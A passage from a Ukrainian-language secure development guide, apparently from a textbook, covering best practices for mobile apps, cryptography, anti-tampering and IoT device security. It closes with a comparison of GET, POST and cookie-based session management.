- **Інструкції постачальника платформи**. Завжди потрібно ознайомлюватися з офіційною документацією постачальника платформи. Вона зазвичай містить інформацію щодо налаштування, рекомендацій з безпеки та найкращих практик. Також необхідно слідкувати за регулярними оновленнями ПЗ і систем, які виправляють вразливості та підвищують безпеку, використовувати рекомендовані методи аутентифікації та обмежувати права доступу користувачів до рівнів, які є необхідними для виконання їх завдань.
- **Найкращі практики для використання платформ**. Користувачам потрібно надавати тільки ті права доступу, які їм потрібні для виконання їх функцій (принцип найменших привілеїв). Потрібно шифрувати дані як у стані зберігання (data-at-rest), так і під час передачі (data-in-transit), що дозволяє захистити дані навіть у випадку, якщо зловмисник отримає доступ до них. Двофакторна аутентифікація (2FA) є додатковою мірою захисту для аутентифікації користувачів. Вона запобігає несанкціонованому доступу навіть у випадку компрометації пароля. Моніторинг і ведення журналів для відстеження активності користувачів допомагає швидко виявити аномальну активність. Регулярне створення резервних копій даних і перевірка їх на можливість відновлення забезпечить доступ до даних у випадку збоїв або кібератак.
- **Використання root- або jailbroken-пристроїв несе певні ризики**. Root/jailbroken пристрої мають змінені системні налаштування безпеки, що може дозволити зловмисникам отримати доступ до системи. Такі зміни часто порушують умови надання гарантії або підтримки від постачальників платформ. Модифіковані пристрої можуть обходити стандартні заходи шифрування або валідації доступу, що робить дані вразливішими до крадіжки або

несанкціонованого доступу. Багато платформ можуть перевіряти, чи не є пристрій модифікованим (root/jailbroken), і в разі виявлення відмовляти у доступі або обмежувати функціональність. Також може використовуватися спеціальні програми для виявлення таких змін у системі.

Безпечне зберігання даних:

- **Шифрування даних**. Захист даних, що зберігаються на пристроях або серверах, за допомогою сильних криптографічних алгоритмів (наприклад, AES-256). Це стосується баз даних, файлів та інших сховищ. Шифрування даних, що передаються через мережі (наприклад, HTTPS, TLS), що захищає інформацію від перехоплення під час передачі. Для систем із високими вимогами безпеки можна застосовувати методи шифрування даних під час обробки, щоб захистити їх в оперативній пам'яті.
- **Захист кешів, журналів клавіатури та консольного виводу налагодження**. Дані, що кешуються у файлових системах або пам'яті, можуть містити конфіденційну інформацію. Важливо шифрувати кешовані дані та впроваджувати політику автоматичного очищення кешу після завершення сесії або після певного часу. Потрібно уникати зберігання паролів або конфіденційних даних у журналах подій. Якщо це необхідно для налагодження, то потрібно забезпечити їх захист і видалення після використання. Непотрібно виводити конфіденційні дані в журнали або консольні повідомлення під час розробки або налагодження. Для цього можна використовувати маркери або шифрування, щоб приховати чутливі дані.
- **Видалення конфіденційних даних**. При видаленні конфіденційних даних потрібно застосовувати методи безповоротного видалення (наприклад, переписування або використання інструментів безпечного видалення). Звичайне видалення файлу або запису може не повністю знищити дані. Після завершення сесії або використання додатка слід очищати пам'ять, щоб уникнути залишкових даних. Використання коротких TTL (Time-to-Live)

Джерело[5]

дозволяє встановити час автоматичного видалення або очищення для чутливих даних.

- **Моделювання загроз** дозволяє виявити вразливі місця і розробити механізми їх захисту. URL можуть містити конфіденційні дані (токени доступу, ID сесій). Потрібно використовувати методи шифрування та уникати передачі конфіденційних даних через URL. Рекомендується передавати такі дані у заголовках або через захищені канали. Дані, введені користувачем (паролі, особиста інформація), можуть бути збережені в журналах або буфері обміну (copy/paste). Для захисту очищується буфер обміну після використання конфіденційних даних, блокується можливість копіювання чутливих даних з додатків, де це не потрібно. Коли програма переходить у фоновий режим, важливо заблокувати екран або приховати конфіденційну інформацію, очистити або зашифрувати тимчасові дані, що залишаються в оперативній пам'яті. При обробці даних, які тимчасово зберігаються на проміжних носіях (тимчасові файли, кеш), необхідно зашифрувати тимчасові файли та забезпечити видалення цих файлів після завершення операції. Дані, що передаються стороннім сервісам або партнерам, мають бути зашифровані, обмежені лише тими елементами, які необхідні для виконання задачі, супроводжуватися угодами щодо захисту даних (Data Processing Agreements, DPA). Журнали можуть містити конфіденційну інформацію. Їх слід шифрувати, автоматично очищати або архівувати після закінчення певного терміну зберігання. Зберігання даних у браузері (наприклад, Local Storage або IndexedDB) може нести ризики компрометації. Тому потрібно уникати зберігання конфіденційної інформації в локальній пам'яті браузера та шифрувати її. Cookie можуть зберігати важливі дані (сесійні ID, маркери аутентифікації). Для безпеки використовуються атрибути Secure, HttpOnly, SameSite, шифрування важливих даних в cookie та обмеження часу їх життя.

Усунення зайвої функціональності:

- **Перевірки коду**. Важливо проводити регулярні Code Review, щоб виявляти зайву або небезпечну функціональність, що дозволяє фахівцям команди відстежувати не лише помилки, але й непотрібні фрагменти, які не використовуються або більше не є актуальними. Використання інструментів статичного аналізу дозволяє автоматично знаходити вразливості, застарілий або зайвий код. Необхідно регулярно перевіряти сторонні бібліотеки або модулі, щоб уникнути включення непотрібних залежностей або функцій, які можуть створити додаткові ризики.
- **Приховані перемикачі**. Необхідно регулярно перевіряти конфігураційні файли на наявність зайвих або непотрібних параметрів, перемикачами, які могли залишитися після розробки або налагодження. Якщо у ПЗ використовуються перемикачі для активації або деактивації функцій (feature flags), важливо перевіряти їх актуальність і видаляти застарілі або невикористовувані перемикачі, щоб уникнути увімкнення непотрібного функціоналу. Всі налаштування за замовчуванням повинні бути безпечними, а конфігурації, що стосуються

експериментальних або розробницьких функцій, вимкнені в робочих середовищах.

- **Тестовий код** (наприклад, unit-тести, mock-дані, тестові API-методи) ніколи не повинен бути включений до робочої версії ПЗ. Це можна забезпечити за допомогою різних профілів збірки, які чітко відокремлюють тестове та робоче середовище. У процесі безперервної інтеграції (CI/CD) тестовий код слід виконувати виключно під час тестування, і він не повинен потрапляти до кінцевого продукту. Наприклад, можна використовувати різні конфігурації CI/CD для розділення середовищ розробки та продакшену. Автоматичні інструменти повинні перевіряти, що в робочу збірку не потрапляє тестовий або налагоджувальний код, що можна зробити за допомогою таких інструментів, як Jenkins або GitLab CI.
- **API** повинні бути добре задокументовані, щоб розробники чітко розуміли, які функції доступні, як ними користуватися, і які з них можуть бути доступні зовнішнім користувачам, що допоможе уникнути плутанини щодо доступних функціональностей і прихованих кінцевих точок. Недокументовані або приховані API можуть містити небезпечні або зайві функції. Необхідно регулярно перевіряти API і видаляти невикористовувані або застарілі кінцеві точки, щоб уникнути їх випадкового використання або експлуатації. Для API кінцевих точок важливо чітко визначити, які з них мають бути доступними лише внутрішньо, а які – загальнодоступними. Це можна зробити за допомогою авторизації (наприклад, OAuth) та обмеження прав доступу. Ведення журналів доступу до API дозволяє моніторити використання кінцевих точок, щоб виявляти будь-які спроби використання несанкціонованих або зайвих функцій.

Безпечні комунікації:

- **Безпечні налаштування мережі**. Використання міжмережевих екранів дозволяє контролювати трафік між внутрішньою та публічною мережею. Вони дозволяють фільтрувати небажані з'єднання та блокувати несанкціонований доступ. Сегментація мережі дозволяє відокремити критично важливі системи від менш захищених зон. Застосування VPN для захищених комунікацій у віддаленому доступі, що шифрує трафік між користувачем та сервером, дозволяє захистити його від перехоплення в публічних мережах. Потрібно захищати периметри довіри, щоб трафік з небезпечних мереж не міг проникнути в захищені зони без належної аутентифікації та шифрування.
- **Протоколи шифрованої передачі**. HTTPS потрібний для всіх комунікацій з вебсервісами. HTTPS базується на протоколі TLS і забезпечує захист від атак типу «людина посередині» (Man-in-the-Middle). Важливо забороняти використання HTTP і перенаправляти всі запити на HTTPS. TLS – це сучасний протокол шифрування, який використовується для забезпечення конфіденційності і цілісності даних під час передачі. Необхідно застосовувати TLS 1.2 або новіші версії (TLS 1.3) для гарантій безпеки. Старіші версії TLS і SSL не є безпечними і повинні бути вимкнені. Налаштування HSTS змусить браузери

використовувати тільки HTTPS і уникати запитів через незахищений HTTP. Використання сеансових ключів з функцією PFS забезпечує, що минулі сесії не можуть бути скомпрометовані навіть у випадку розкриття основного приватного ключа.

- **Конфіденційні дані через нешифровані канали**. Конфіденційні дані, такі як паролі, особиста інформація або фінансові дані, не повинні передаватися через незахищені протоколи, наприклад HTTP, FTP або SMTP без шифрування. Для надсилання конфіденційної інформації електронною поштою потрібно використовувати протоколи шифрування, що забезпечить захист вмісту листів від стороннього перехоплення. Для захищеної передачі електронної пошти потрібно використовувати захищені протоколи, такі як SFTP, FTPS замість FTP, а також SMTPS.
- **Надійні алгоритми шифрування з відповідною довжиною ключа**. Потрібно застосовувати сучасні криптографічні алгоритми, такі як AES з довжиною ключа 256 біт або RSA з ключами довжиною не менше 2048 біт, або ECC. Для захисту паролів і цілісності даних використовуються стійкі до атак функції хешування, такі як SHA-256 або SHA-3. Для зберігання паролів використовуйте алгоритми з «сіллю» і «перцем». Слабкі криптографічні протоколи (наприклад, SSL 2.0/3.0 та старі версії TLS) повинні бути вимкненими.
- **Сертифікати повинні бути підписані надійними центрами сертифікації (CA)**. Самопідписані сертифікати не гарантують довіри і не повинні використовуватися у продакшен-середовищах. Сертифікати з коротким терміном дії (зазвичай 1 рік або менше) знижують ризик використання скомпрометованих сертифікатів і дозволяють швидко оновлювати ключі. Інструменти для автоматичного оновлення сертифікатів дозволяють уникнути помилок через закінчення терміну дії сертифіката. Активація Online Certificate Status Protocol (OCSP) і списків відкликаних сертифікатів (CRL) для перевірки валідності сертифікатів у реальному часі допомагає уникнути використання скомпрометованих сертифікатів.

Безпечна аутентифікація:

- **Перевірка аутентифікації та авторизації**. Підтвердження прав доступу користувача має виконуватися як на стороні клієнта, так і на сервері, що допомагає уникнути маніпуляцій з правами доступу через клієнтські додатки. Процес аутентифікації повинен відбуватися виключно на сервері, що дозволяє знизити ризик атаки на клієнтську сторону.
- **Використання маркерів доступу (tokens)**. API та служби мають вимагати аутентифікаційні маркери (наприклад, JWT) для виконання запитів. Анонімні запити без маркера доступу слід блокувати для запобігання несанкціонованим викликам.
- **Незберігання паролів та конфіденційних даних на клієнті**. Паролі та інші чутливі дані ніколи не повинні зберігатися у відкритому вигляді на клієнтському пристрої. Замість цього використовується маркер доступу або інші механізми.

- **Політика надійних паролів**. Вимоги до складності паролів повинні включати мінімальну довжину, використання різних символів (букв, цифр, спеціальних символів) і періодичну зміну пароля.
- **Завантаження даних після аутентифікації**. Будь-які дані програми повинні бути доступні на клієнті лише після успішної аутентифікації користувача.
- **«Запам'ятати мене» не є безпечним параметром за замовчуванням**. Постійна аутентифікація може призвести до зниження рівня безпеки, тому її слід обмежувати і робити необов'язковою за замовчуванням.
- **Знищення активних сеансів**. Користувачі повинні мати можливість знищити всі активні сесії, якщо пристрій буде втрачено або викрадено. Це допомагає уникнути несанкціонованого доступу до облікового запису.

Криптографія:

- **Перевірені криптографічні бібліотеки**. Рекомендовано використання відомих і перевірених бібліотек для шифрування, які регулярно оновлюються і мають добру репутацію в спільноті розробників (наприклад, OpenSSL). Власні реалізації криптографічних алгоритмів можуть бути вразливими через недоліки в реалізації.
- **Шифрування даних бази даних та інших носіїв**. Дані, що зберігаються на дисках, у базах даних чи інших носіях, повинні бути зашифровані для захисту від несанкціонованого доступу, що забезпечує безпеку у випадку компрометації серверів або фізичної втрати носіїв.
- **Невикористання статичних ключів шифрування в коді**. Статичні ключі шифрування, які жорстко прописані в коді програми, створюють величезний ризик. Натомість слід використовувати механізми безпечного зберігання ключів, такі як системи управління ключами (KMS) або апаратні безпечні модулі (HSM).
- **Зберігання лише необхідних конфіденційних даних**. Для мінімізації ризиків слід зберігати лише ті конфіденційні дані, які дійсно необхідні для роботи системи, а інші видаляти або не зберігати взагалі.
- **Новітні криптографічні стандарти**. Варто завжди використовувати сучасні криптографічні алгоритми і стандарти, які відповідають рекомендаціям безпекових інституцій, таких як AES-256, RSA з ключами довжиною щонайменше 2048 біт, або алгоритми, засновані на еліптичних кривих ECC.
- **Вказівки NIST щодо рекомендованих алгоритмів**. Важливо орієнтуватися на рекомендації Національного інституту стандартів і технологій США (NIST), який регулярно оновлює свої вказівки щодо надійних криптографічних алгоритмів. Наприклад, у NIST SP 800-131A містяться рекомендації щодо використання криптографічних алгоритмів та параметрів.

Запобігання підробці коду та зворотній інженерії:

- **Виявлення змін коду під час виконання**. Важливо інтегрувати в додаток механізми, які можуть під час виконання перевіряти цілісність коду. Це може бути контроль хешів або сигнатур

скомпільованого коду, що дозволяє виявляти будь-які зміни, внесені під час роботи програми.

- **Реагування на порушення цілісності коду**. Якщо виявляється порушення цілісності коду, програма повинна мати механізми для реагування, наприклад, автоматичне завершення роботи, повідомлення сервера безпеки, або сповіщення користувача про можливу загрозу, що запобігає подальшому виконанню підробленого або модифікованого коду.
- **Елементи керування для запобігання підключенню налагоджувача до процесів програми**. Використання технік для виявлення підключення налагоджувача (debugger), таких як перевірка прапорів налагоджування, може допомогти запобігти аналізу програми в режимі налагодження, що часто використовується для зворотної інженерії. У разі виявлення підключення налагоджувача можна припиняти виконання коду або вживати інших заходів.
- **Підпис коду для перевірки цілісності**. Підписування коду з використанням цифрових сертифікатів дозволяє перевіряти, чи був код модифікований з моменту його підпису. Непідписані або змінені версії коду можуть бути відхилені при запуску.
- **Елементи керування для запобігання несанкціонованому перегляду та зміні коду**. Впровадження контролів доступу, таких як цифрові підписи, шифрування секцій коду або файлів програми, допомагає уникнути несанкціонованих змін коду.
- **Обфускація** (спотворення) коду є технікою, яка змінює структуру коду без зміни його функціоналу, роблячи його важчим для аналізу та зворотної інженерії. Використання обфускаторів, може суттєво ускладнити зловмисникам розбір коду.

Запобігання вразливостям додатків на базі IoT

Безпечний вебінтерфейс:

- **Найбезпечніші параметри за замовчуванням**. Пристрої IoT мають бути налаштовані за замовчуванням з максимальним рівнем безпеки, що може включати обмежений доступ до панелі керування, вимкнені непотрібні функції та закриті порти.
- **Зміна облікових даних за замовчуванням**. Потрібно уникати використання стандартних облікових даних, оскільки вони легко піддаються атакам. Після першого входу в систему користувач повинен змінити ім'я користувача та пароль, щоб уникнути використання стандартних слабких облікових даних.
- **Вимагання надійних паролів**. Необхідно впровадити політики створення складних паролів, що може включати вимоги до довжини паролю, використання різних символів (букв, цифр, спеціальних символів).
- **Блокування облікового запису після певної кількості невдалих спроб аутентифікації**. Ця функція допомагає захистити пристрій від атак типу brute-force. Після кількох невдалих спроб входу обліковий запис повинен бути заблокований на певний час або до втручання адміністратора.
- **Використання HTTPS для захисту переданої інформації**. Усі дані, що передаються між клієнтом і пристроєм IoT, повинні бути

зашифровані за допомогою HTTPS. Це забезпечує конфіденційність і цілісність інформації, що передається через мережу.

- **Використання фаєрволів вебдодатків**. Вебдодатки мають бути захищені за допомогою фаєрволів вебдодатків (Web Application Firewalls, WAF). WAF аналізує вхідний і вихідний трафік та блокує підозрілу активність, що допомагає запобігти атакам на вебдодаток,.
- **Оновлення і виправлення**. IoT-пристрої мають отримувати регулярні оновлення безпеки та виправлення вразливостей. Автоматичне або спрощене оновлення вебінтерфейсу допомагає знизити ризики, пов'язані з експлуатацією відомих вразливостей.
- **Шаблони запобігання вебвразливостей**. Для запобігання поширеним вебатакам необхідно дотримуватися кращих практик і шаблонів, що включає: захист від XSS шляхом правильної екранізації та перевірки даних, що вводяться користувачами, використання токенів для захисту від CSRF-атак, підготовлених запитів (Prepared Statements) та ORM для захисту від SQL-ін'єкцій.

Безпека мережевих служб:

- **Невикористання Universal Plug and Play (UPnP)**. UPnP дозволяє автоматичне налаштування мережевих пристроїв, що може стати вразливим місцем для атак. UPnP слід вимикати на пристроях IoT, особливо тих, що підключаються до зовнішніх мереж, щоб запобігти автоматичному відкриттю портів і доступу до ресурсів.
- **Мінімізація відкритих мережевих портів**. Відкриті мережеві порти можуть стати входом для атак. Слід використовувати лише ті порти, які необхідні для функціонування пристрою, і закривати всі інші, що зменшує поверхню атаки і робить систему менш вразливою для сканування портів і атак.
- **Захист від DoS**. IoT-пристрої повинні мати захист від атак типу DoS, які можуть призвести до відмови в обслуговуванні, що можна зробити шляхом обмеження швидкості запитів, впровадження механізмів виявлення аномальної активності та блокування зловмисного трафіку.
- **Перевірені мережеві стеки та інтерфейси**. Використання перевірених і добре захищених мережевих стеків та інтерфейсів мінімізує ризик вразливостей, що виникають через слабкі місця в реалізації протоколів. Необхідно використовувати лише ті мережеві бібліотеки та компоненти, які отримують регулярні оновлення безпеки.
- **Вимкнення або захист інтерфейсів тестування чи обслуговування**. У процесі розробки або обслуговування IoT-пристроїв можуть використовуватися тестові або сервісні інтерфейси, які зазвичай залишаються відкритими за замовчуванням. Вони повинні бути вимкнені на користувацьких пристроях або захищені аутентифікацією і шифруванням, щоб запобігти несанкціонованому доступу.
- **Невідкриття неаутентифікованих протоколів або каналів**. Протоколи, такі як Telnet і TFTP, передають дані у відкритому

вигляді, що робить їх небезпечними для використання в сучасних мережах. Замість них слід використовувати захищені протоколи, такі як SSH або SFTP, які забезпечують шифрування і аутентифікацію.

Захист даних під час передачі:

- **Шифрування даних перед передачею**. Всі конфіденційні дані, що передаються через мережу, повинні бути зашифровані, що може бути досягнуто шляхом використання сучасних криптографічних алгоритмів, таких як AES (Advanced Encryption Standard) або RSA. Шифрування гарантує, що навіть якщо зловмисники перехоплять дані, вони не зможуть їх прочитати без ключа дешифрування.
- **Використання шифрованих протоколів передачі**. Слід використовувати протоколи, що забезпечують шифрування інформації під час передачі, такі як: TLS, що забезпечує шифрування даних на рівні транспортного протоколу, DTLS – версія TLS, яка використовується для забезпечення захисту датаграм у протоколах, що використовують UDP (як, наприклад, CoAP для IoT-пристроїв), SSH, що використовується для захищеного адміністрування і передачі даних між пристроями, VPN для захисту комунікацій. Встановлення захищеного віртуального приватного каналу (VPN) для передачі даних через незахищені мережі може забезпечити додатковий рівень безпеки для комунікацій між IoT-пристроями та серверами. Для забезпечення цілісності та аутентичності переданих даних слід використовувати цифрові сертифікати і механізми аутентифікації, що гарантують, що пристрої взаємодіють лише з перевіреними серверами та клієнтами.

Захист персональних даних:

- **Мінімізація збору даних**. IoT-пристрої повинні збирати лише ті дані, які є необхідними для виконання основних функцій. Збір зайвої інформації збільшує ризики порушення приватності та небезпеки витоку даних. Такий підхід допомагає обмежити кількість оброблюваної інформації.
- **Надавання користувачам можливості вказати, які дані збиратимуться**. Користувачам слід надати контроль над тим, які саме персональні дані збираються IoT-пристроєм. Це можна зробити через прозорі налаштування приватності, які дозволяють вибрати, які дані передавати або зберігати.
- **Анонімізація даних**. Якщо персональні дані необхідно обробляти або передавати, вони повинні бути анонімізовані, тобто оброблені таким чином, щоб не можна було ідентифікувати конкретну особу, що може включати видалення ідентифікаторів або застосування методів псевдонімізації. Анонімізація допомагає зменшити ризики в разі витоку даних.
- **Шифрування даних**. Персональні дані повинні бути зашифровані як під час зберігання на пристроях або серверах, так і під час передачі через мережу.
- **Контроль доступу**. Необхідно впровадити чітку систему контролю доступу до персональних даних, щоб лише авторизовані користувачі та сервіси могли отримувати доступ до конфіденційної інформації.

Безпека хмарних та мобільних інтерфейсів:

- **Перевірка на вразливості**. Регулярне тестування мобільних та хмарних інтерфейсів на наявність вразливостей має стати стандартною практикою.
- **Багатофакторна аутентифікація**. Впровадження багатофакторної аутентифікації значно підвищує рівень безпеки доступу до хмарних та мобільних інтерфейсів. Це може включати: паролі та одноразові коди (OTP) через SMS, електронну пошту або спеціальні додатки, такі як Google Authenticator, використання біометричних даних (відбитки пальців, розпізнавання обличчя) для мобільних пристроїв.
- **Складні паролі**. Для забезпечення безпеки необхідно вимагати від користувачів створення складних паролів. Основні вимоги: мінімальна довжина пароля, використання великої та малої літери, цифр і спеціальних символів, заборона використання простих або часто використовуваних паролів.
- **Блокування облікового запису після певної кількості невдалих спроб доступу**. Для захисту від атак на паролі, таких як brute-force атаки, необхідно налаштувати автоматичне блокування облікового запису після декількох невдалих спроб входу.
- **Транспортне шифрування**. Дані, що передаються між клієнтом (мобільним пристроєм), IoT і хмарними сервісами, мають бути захищені шифруванням. Рекомендується використання захищених API, що передають дані через шифровані канали.

Гнучка конфігурація безпеки:

- **Керування журналюванням (логуванням)**. Журналювання подій безпеки та доступу є важливим для відстеження аномальної активності та виявлення потенційних загроз. Слід налаштувати детальне логування подій, таких як спроби входу, зміни конфігурацій, доступ до критичних ресурсів, і регулярно аналізувати ці логи. Важливо захистити логи від несанкціонованого доступу або зміни. Логи мають зберігатися в зашифрованому вигляді або на захищених серверах.
- **Налаштування сповіщень про події безпеки**. В IoT-системах важливо отримувати сповіщення в реальному часі про критичні події безпеки, такі як несанкціонований доступ, спроби злому або невдалі спроби аутентифікації. Налаштування автоматичних сповіщень дозволить адміністраторам швидко реагувати на загрози. Сповіщення можуть бути надіслані через електронну пошту, SMS або інші канали.
- **Налаштування шифрування**. IoT-системи повинні надавати можливість налаштовувати рівень шифрування для зберігання даних і їх передачі. Шифрування має застосовуватися до всіх конфіденційних даних, а також до журналів та файлів конфігурації.
- **Контроль вимог безпеки пароля**. Система повинна підтримувати гнучке налаштування політик паролів, включаючи мінімальну довжину, вимоги до складності (використання букв, цифр і символів), термін дії пароля та обмеження на повторне використання старих паролів, можливість налаштувати періодичне примусове оновлення паролів або відключення облікових записів після певного періоду неактивності.

- **Можливість апгрейда (releases, updates, patches)**. IoT-пристрої повинні підтримувати безперервне оновлення ПЗ, включаючи нові релізи, виправлення вразливостей і покращення функцій безпеки. Слід забезпечити можливість автоматичних оновлень або контрольованого застосування оновлень адміністратором. Важливо, щоб оновлення можна було застосовувати без порушення роботи пристрою, а сам процес оновлення був захищеним і аутентифікованим.

Безпечна прошивка:

- **Оновлення при виявленні вразливостей**. Прошивка має підтримувати можливість безперервного оновлення, що дозволить швидко усувати вразливості, які можуть бути виявлені в процесі експлуатації. Оновлення повинні бути автоматизованими або виконуватись за запитом, і обов'язково підписані цифровим підписом для захисту від атак з боку зловмисників.
- **VPN для захисту підключення до контролера**. Для захисту комунікацій між IoT-пристроєм і контролером (або хмарною платформою) важливо використовувати VPN, що забезпечить захищений канал передачі даних і унеможливить перехоплення інформації зловмисниками.
- **Зберігання ключів в зашифрованому форматі**. Криптографічні ключі, необхідні для шифрування даних і аутентифікації, мають зберігатися у зашифрованому форматі. Це може бути досягнуто за допомогою апаратного модуля безпеки (HSM) або вбудованих криптографічних чіпів, що підтримують захищене зберігання ключів.
- **Зберігання телеметрії на іншій платформі**. Щоб зменшити ризики пов'язані з компрометацією IoT-пристроїв, усі зібрані дані (телеметрія, журнал подій, та інші чутливі дані) мають зберігатися на віддаленій безпечній платформі, наприклад, в хмарі. Важливо, щоб передача цих даних була захищена за допомогою шифрування та автентифікації.
- **Регулярне оновлення**. Крім оновлень у відповідь на виявлені вразливості, система повинна мати механізми для регулярного оновлення прошивки з метою підвищення захищеності та продуктивності.
- **Цифровий підпис оновлень**. Щоб гарантувати, що оновлення надходять з достовірних джерел і не були змінені під час передачі, всі файли оновлення мають бути підписані цифровим підписом. Система має перевіряти підпис перед встановленням оновлень.
- **Механізм видачі, оновлення та відкликання криптографічних ключів**. Кожен IoT-пристрій повинен мати унікальні криптографічні ключі, які можна регулярно оновлювати або відкликати в разі компрометації. Це може бути досягнуто за допомогою протоколів управління ключами, таких як PKI (інфраструктура відкритих ключів), що дозволяє централізовано керувати сертифікатами, ключами і їх валідністю.

Фізична безпека:

- **Відкриті зовнішні порти лише в разі крайньої необхідності**. Зовнішні інтерфейси, такі як USB або інші фізичні порти, повинні

бути заблоковані або відключені, якщо вони не використовуються. Це запобігає фізичному доступу до пристрою для завантаження зловмисного ПЗ або отримання доступу до конфіденційної інформації.

- **Обмеження доступу до зовнішніх портів**. У випадках, коли використання зовнішніх портів є необхідним, варто застосовувати механізми аутентифікації або авторизації перед наданням доступу. Це може бути парольна аутентифікація або використання апаратних токенів для контролю доступу.
- **Захищена операційна система (ОС)**. Важливо, щоб IoT-пристрої працювали під керуванням захищеної операційної системи, оптимізованої для мінімізації вразливостей. ОС повинна мати вбудовані механізми захисту від несанкціонованого доступу та атак, таких як контролі доступу, шифрування даних та ізоляцію процесів.
- **Обмеження адміністративних можливостей**. Функціонал адміністративного доступу має бути обмежений до мінімуму і доступний лише перевіреним користувачам з підвищеними правами. Це може включати двофакторну аутентифікацію або використання окремих облікових записів для адміністративного доступу з відповідним журналюванням дій.
- **Стійкість до втручання**. IoT-пристрої повинні бути обладнані засобами для виявлення несанкціонованого фізичного втручання, такими як сенсори втручання, що можуть блокувати пристрій або видаляти критичні дані у випадку спроби фізичного доступу до внутрішніх компонентів.
- **Закриті інтерфейси для тестування чи налагодження**. Інтерфейси для тестування повинні бути закритими або заблокованими на фінальних версіях пристроїв, щоб запобігти їх використанню для несанкціонованого доступу або отримання контрольованого доступу до низькорівневих функцій пристрою.
- **Обліковий запис для передачі права власності на пристрої**. IoT-пристрій повинен мати механізм для передачі права власності при зміні власника. Це може бути реалізовано через спеціальний обліковий запис або процедуру, яка дає можливість передати всі права доступу та управління новому власнику. Важливо, щоб попередній власник був повністю відключений від пристрою після передачі.

Переваги та недоліки способів контролю сесії

1. **Контроль сесії через запити GET** з ідентифікатором сеансу в URL-адресі має свої переваги та значні недоліки, що робить цей метод менш бажаним у більшості сучасних вебдодатків.

Переваги:

- **Використання при високих налаштуваннях безпеки браузера**. Якщо клієнтський браузер має суворі налаштування безпеки, наприклад, заблоковане використання файлів cookie, цей метод може залишатися єдиним варіантом для ідентифікації сесії. У таких випадках вбудований в URL ідентифікатор сесії дозволяє обходити обмеження на використання cookie.

- **Передача інформації через HTTP REFERER**. Коли користувач переходить між сторінками одного вебсайту, HTTP REFERER може передавати інформацію про попередню URL-адресу, включаючи ідентифікатор сесії. Це дозволяє додатково перевіряти попередні дії користувача для захисту від атак (наприклад, CSRF).

Недоліки:

- **Вразливість до атак через історію браузера**. Оскільки ідентифікатор сеансу вбудований в URL, зловмисник може переглянути історію браузера або збережені закладки. Якщо він отримає доступ до таких URL, то зможе повторно використати ідентифікатор сесії та захопити сеанс користувача.
- **Проблеми з реєстрацією URL у системах-посередниках**. Фаєрволи, проксі-сервери та інші системи, які відстежують мережевий трафік, зазвичай записують URL-адреси, через які проходять дані. Якщо ідентифікатор сесії передається через URL, його можуть зберегти у логах цих систем, що відкриває можливості для витоку даних через проміжні мережеві системи.
- **Легкість редагування URL-адреси**. Ідентифікатор сеансу в URL легко піддається редагуванню, оскільки URL-адреса відкрита для перегляду. Зловмиснику не потрібні складні навички чи спеціальне обладнання, щоб змінити ідентифікатор і спробувати захопити чужу сесію (атака методом маніпуляції URL).
- **Витік сесії через HTTP REFERER на зовнішні сайти**. Коли користувач переходить на інші вебсайти, значення HTTP REFERER може містити URL-адресу, що включає ідентифікатор сеансу, що призводить до того, що інші сайти можуть отримати доступ до цієї інформації, і це може бути використано для викрадення сесії або іншого виду атак.

2. **Контроль сесії через запит POST** з ідентифікатором сеансу в прихованому полі є більш безпечним варіантом порівняно з передачею ідентифікатора сесії через URL.

Переваги:

- **Можливість роботи без файлів cookie**. Як і у випадку з GET-запитом, цей метод підходить для ситуацій, коли файли cookie вимкнено через суворі налаштування безпеки браузера. Використання POST-запиту дозволяє передати ідентифікатор сесії через приховане поле форми або заголовок запиту.
- **Менш видимий**. На відміну від GET-запитів, де ідентифікатор сесії включається в URL і може бути легко помічений та скопійований, POST-запити не відображаються в адресному рядку браузера. Це робить ідентифікатор сесії менш доступним для зловмисника, який намагається отримати доступ до сесії через просте спостереження за URL.
- **Складність атаки**. Для викрадення сесії за допомогою POST-запиту зловмиснику потрібен вищий рівень навичок, ніж при використанні URL, що включає необхідність перехоплення та модифікації HTTP-запитів, що потребує більш складного інструментарію (наприклад, проксі, дебагери трафіку) або доступу до браузера користувача.

- **Безпека при користуванні закладками та обміні URL**. Оскільки ідентифікатор сесії не вбудовується в URL, користувачі можуть безпечно створювати закладки на сторінки або ділитися URL-адресами, не надаючи доступ до свого сеансу, що знижує ризики випадкового витоку ідентифікатора сесії через HTTP REFERER або інші подібні механізми.

Недоліки:

- **Атаки через загальнодоступні інструменти**. Хоча перехоплення ідентифікатора сесії через POST є складнішим завданням, сучасні інструменти, такі як аналізатори трафіку (Wireshark, Burp Suite) або зловмисні проксі-сервери, можуть перехоплювати POST-запити. Також зловмисник може використовувати атаки через XSS або CSRF, щоб зловити або відправити POST-запит від імені користувача.
- **Неправильна програмна реалізація**. Якщо розробка вебдодатка не забезпечує належну перевірку типу HTTP-запиту, зловмисник може змінити POST-запит на GET і спробувати передати ідентифікатор сесії через URL. Така ситуація може виникнути через недоліки в серверній логіці, яка не перевіряє, чи відповідає тип запиту очікуваному, що може відкрити двері для атак, подібних до тих, які можливі при передачі сесії через URL.

3. **Контроль сесії через зберігання ідентифікатора сеансу у файлі cookie** є найбільш поширеним і рекомендованим методом управління сесіями в сучасних вебдодатках.

Переваги:

- **Можливість використання постійних та сеансових файлів cookie**. Файли cookie можна налаштувати на різну тривалість дії. Сеансові cookie існують тільки протягом активної сесії користувача та видаляються після закриття браузера. Постійні cookie залишаються на пристрої користувача навіть після завершення сеансу, що дозволяє зберігати інформацію для майбутніх сесій (наприклад, функцію «запам'ятати мене»). Це дозволяє гнучко регулювати доступ до системи.
- **Можливість керування тайм-аутами сесії**. Сервер може задавати параметри для тайм-аутів сесій через файли cookie, що дозволяє завершувати сесію після певного періоду бездіяльності або забезпечувати автологін, якщо використовується постійний файл cookie з відповідним терміном дії.
- **Ідентифікатор сеансу захищений від реєстрації проміжними пристроями**. На відміну від URL-адрес із GET-параметрами, ідентифікатори сесій у файлах cookie не передаються в HTTP REFERER і, відповідно, не зберігаються проміжними пристроями, такими як фаєрволи або проксі-сервери.
- **Широка підтримка браузерами**. Файли cookie є стандартною функцією в більшості сучасних браузерів. Вони автоматично обробляються клієнтською стороною, що робить цей метод простим у впровадженні та використанні.

Недоліки:

- **Не працює, якщо файли cookie вимкнені**. Якщо користувачі вимкнули файли cookie через свої налаштування безпеки або конфіденційності, вебдодатки, що залежать від файлів cookie для

керування сесіями, не зможуть працювати належним чином, що може бути проблемою для сервісів, які повинні підтримувати роботу в таких умовах.

